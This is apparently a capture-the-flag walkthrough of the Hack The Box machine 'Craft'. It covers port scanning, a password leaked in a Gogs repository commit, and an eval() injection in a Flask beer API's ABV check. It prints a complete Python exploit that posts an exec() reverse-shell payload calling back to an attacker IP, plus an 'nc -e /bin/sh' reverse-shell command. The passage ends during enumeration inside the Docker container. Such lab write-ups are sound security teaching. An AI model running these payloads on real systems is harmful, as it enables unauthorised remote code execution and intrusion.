HTB: Craft

Linux, Rated: 5/10

My Rating: 4.5/10

IP: 10.10.10.110


Date: 12/24/2019

Written by: n0tac0p

Recon and Enumeration

This was the first box I used *masscan* to make initial port scanning magnitudes faster. If you are unfamiliar with the tool, it is a quick and dirty way to enumerate all ports on a system, within a few minutes. Read here for more details: https://forum.hackthebox.eu/discussion/927/quick-port-scan-tip.

The scan found open TCP ports 22, 443, and 6022. Digging in to more detail with *nmap*:



```
root@kali:~/Documents/HTB/craft/scans# nmap -sC -sV  -p22,443,6022 -oN tcpDetailedScan.txt 10.10.10.110
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-19 09:55 EST
Nmap scan report for 10.10.10.110
Host is up (0.26s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  tcpwrapped
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  tcpwrapped
|_http-server-header: nginx/1.15.8
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
6022/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds
```


So, we have:

22: SSH

443: HTTPS Nginx Server

6022: ?


We will forget about port 6022 and focus on the HTTPS server. Navigating to it in our browser, we get a certificate warning. For now, we proceed anyways. We are greeted with a home page to some service called “Craft”.



About Craft

Craft aims to be the largest repository of US-produced craft brews accessible over REST. In the future we will release a mobile app to interface with our public rest API as well as a brew submission process, but for now, check out our API!


We can click on the buttons on the top right, but we get the error that **api.craft.htb** and **gogs.craft.htb** are unresolvable. As we learned from the box Mango, these are virtual hosts. Adding entries to our /etc/host file with these virtual hosts allows us to proceed as normal.



```
# Craft
10.10.10.110 api.craft.htb
10.10.10.110 gogs.craft.htb
10.10.10.110 craft.htb
```

API

The API link leads us to some documentation about a custom-built REST API that stores data about beers (IPAs to be more specific). The documentation is auto generated by Swagger, a tool that is used in conjunction with REST Plus (https://flask-restplus.readthedocs.io/en/stable/). REST Plus is a library that adds additional functionality to an already powerful flask library, used for hosting APIs and websites in python.



Craft API 1.0
[Base URL: api.craft.htb/api]
https://api.craft.htb/api/swagger.json

An API for IPA's

auth/ Operations related to authentication

GET /auth/check Checks validity of an authorization token

GET /auth/login Create an authentication token provided valid username and password

brew/ Operations related to beer.

GET /brew/ Returns list of brews

POST /brew/ Creates a new brew entry

DELETE /brew/{id} Deletes a brew


GET /brew/{id} Returns brew data

PUT /brew/{id} Updates a brew

For the most part, the documentation was helpful to learn the syntax needed to interact with the API, but not much besides that.

GOGS

GOGs is "a painless self-hosted git service" per its website at https://gogs.io/. Think of it as a private GitHub. Instead of hosting repos on github.com, they can be hosted on a private instance of GOGs. Then they can be cloned to a local machine and used nearly the same way as you would for a repository hosted on GitHub.



Gogs

A painless self-hosted Git service


Easy to install

Simply run the binary for your platform. Or ship Gogs with Docker or Vagrant, or get it packaged.

Cross-platform

Gogs runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

If we go to the explore tab, we find a single repository, called Craft.



Craft / craft-api

Watch 2 | Star 0 | Fork 0

Files | Issues 1 | Pull Requests 0 | Wiki

An API for IPA's.


6 Commits | 1 Branches | 0 Releases

Branch: master | craft-api | HTTPS | SSH | https://gogs.craft.htb/Craft/cr

ebachman	e55e12d800	Add db connection test script	10 months ago
craft_api	c414b16057	Add fix for bogus ABV values	10 months ago
tests	a2d28ed155	Cleanup test	10 months ago
.gitignore	90fb3e8aa0	Initialize git project	10 months ago
app.py	90fb3e8aa0	Initialize git project	10 months ago
dbtest.py	e55e12d800	Add db connection test script	10 months ago

This repository holds all the python code for the API that the site has documentation for (seen earlier). A few things stick out while looking through the repository and GOGs:

1.) If we go to explore/users we find ebachman, Gilfoyle, dinesh, and administrator. I have not seen Silicon Valley, but I understand this reference 😊. These may be helpful later.



Explore
Repositories
Users
Organizations

Search... | Search


administrator
Joined on Feb 07, 2019

ebachman Erlich Bachman
Joined on Feb 07, 2019

dinesh Dinesh Chugtai
Joined on Feb 07, 2019

gilfoyle Bertram Gilfoyle
Joined on Feb 07, 2019

2.) If we look through the old commits, we find a commit with the comment “add test script”. Looking at this commit, we see that dinesh left his password in an API call. This should allow us to authenticate with dinesh and make requests that require authentication. Which is any request where we wish to push data to the API.



add test script


dinesh 10 months ago parent c414b16057 commit 10e3ba4f0a

1 changed files with 40 additions and 0 deletions

+ 40 - 0 tests/test.py

```
@@ -0,0 +1,40 @@
+#!/usr/bin/env python
+
+import requests
+import json
+
+response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+json_response = json.loads(response.text)
+token =  json_response['token']
+
```

3.) Looking into the “Issues” section of the repository, we find that a few months ago a bug was fixed that allowed a user to enter any value for the alcohol level in a beer. A fix was pushed to validate user input, but if we look at the commit, we find some very suspicious code.



Add fix for bogus ABV values

dinesh 10 months ago parent 4fd8dbf842 commit c414b16057

1 changed files with 7 additions and 3 deletions

+ 7 - 3 craft_api/api/brew/endpoints/brew.py

```
@@ -38,9 +38,13 @@ class BrewCollection(Resource):
        """
        Creates a new brew entry.
        """
-
-        create_brew(request.json)
-        return None, 201
+
+        # make sure the ABV value is sane.
+        if eval('%s > 1' % request.json['abv']):
+            return "ABV must be a decimal value less than 1.0", 400
+        else:
+            create_brew(request.json)
+            return None, 201

    @ns.route('/<int:id>')
    @api.response(404, 'Brew not found.')
```

The value being passed to the python eval function is completely unsanitized, except that it must be a string. While this fixed the bug in question, it introduces possible Remote Code Execution privileges, which we will exploit later.

Directories

We ran *GoBuster* on craft.htb, gogs.craft.htb and api.craft.htb and found nothing of use (we used *dirb's* common.txt, and 2.3-small.


Initial Threat Model

Based on enumeration our threat model looks something like this:

1. Use login credentials for dinesh to become authenticated
2. Get a reverse shell by making a POST request to leverage the vulnerable eval method
3. Go from there based on privileges of the shell we get

Initial Foothold

Below is an image of the script used to get a reverse shell (exploit.py). It relies on using eval to evaluate an Exec() expression. Exec() evaluates sets of statements, while Eval() evaluates a single expression inside "".




```python
import sys
import json
import requests

# From https://stackoverflow.com/questions/27981545/suppress-insecurerequestwarning-unverified-https-request-is-being-made-in-pytho
requests.packages.urllib3.disable_warnings()

# Get auth token
response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
token = json.loads(response.text)["token"]

# Create custom header with token
header = {'X-Craft-Api-Token': token, 'Content-Type': 'application/json', 'accept': 'application/json'}

payload = """exec('''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.10.15.201',9001));
        os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);''')"""
brew = {"brewer": "Brew INC.", "name": "Happy Brew", "style": "Best Brew", "abv": "{}".format(payload)}
response = requests.post('https://api.craft.htb/api/brew/',  headers=header, data=json.dumps(brew), verify=False)
print(response.text)
```

We make sure we have a netcat listener on port 9001 and run the exploit.

We now have a reverse shell. But for some reason (flask related), every request made to the API is echoed on the terminal. As it became difficult to type commands while someone brute forced directories on the server, I used *nc <ip> <port> -e /bin/sh* (/bin/bash was not on the box) to pop another reverse shell to my local machine. Thankfully this one did not echo every HTTP request to the box. We also upgraded that "dumb" shell to a TTY shell by following: [https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/.](https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/)

Checking who we are, we see we are root. Wait…. What? I wish it was that easy, and the box was over, but alas, it was not. There were no files in the home directory of root, which was strange. Then I noticed the file. dockerenv in the root file directory. I used insights from https://stackoverflow.com/questions/20010199/how-to-determine-if-a-process-runs-inside-lxc-docker/20010626#20010626


to check the file /proc/1/cgroup.



```
/opt/app # cat /proc/1/cgroup
10:devices:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
9:cpuset:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
8:memory:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
7:cpu,cpuacct:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
6:perf_event:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
5:freezer:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
4:blkio:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
3:pids:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
2:net_cls,net_prio:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
1:name=systemd:/docker/5a3d243127f5cfeb97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
```


Based on the contents of the file, it is safe to assume we are inside of a docker container, which is why there are no other home directories on this box. The docker container runs the API. Which means the code that runs the API must be somewhere on the box. We need a way to break out of this container somehow…

/opt/app contains code for the project. We notice there is a file called *dbtest.py*.



```
/opt/app # cat dbtest.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)

finally:
    connection.close()/opt/app #
/opt/app #
/opt/app # python dbtest.py
{'id': 12, 'brewer': '10 Barrel Brewing Company', 'name': 'Pub Beer', 'abv': Decimal('0.050')}
/opt/app # 
```

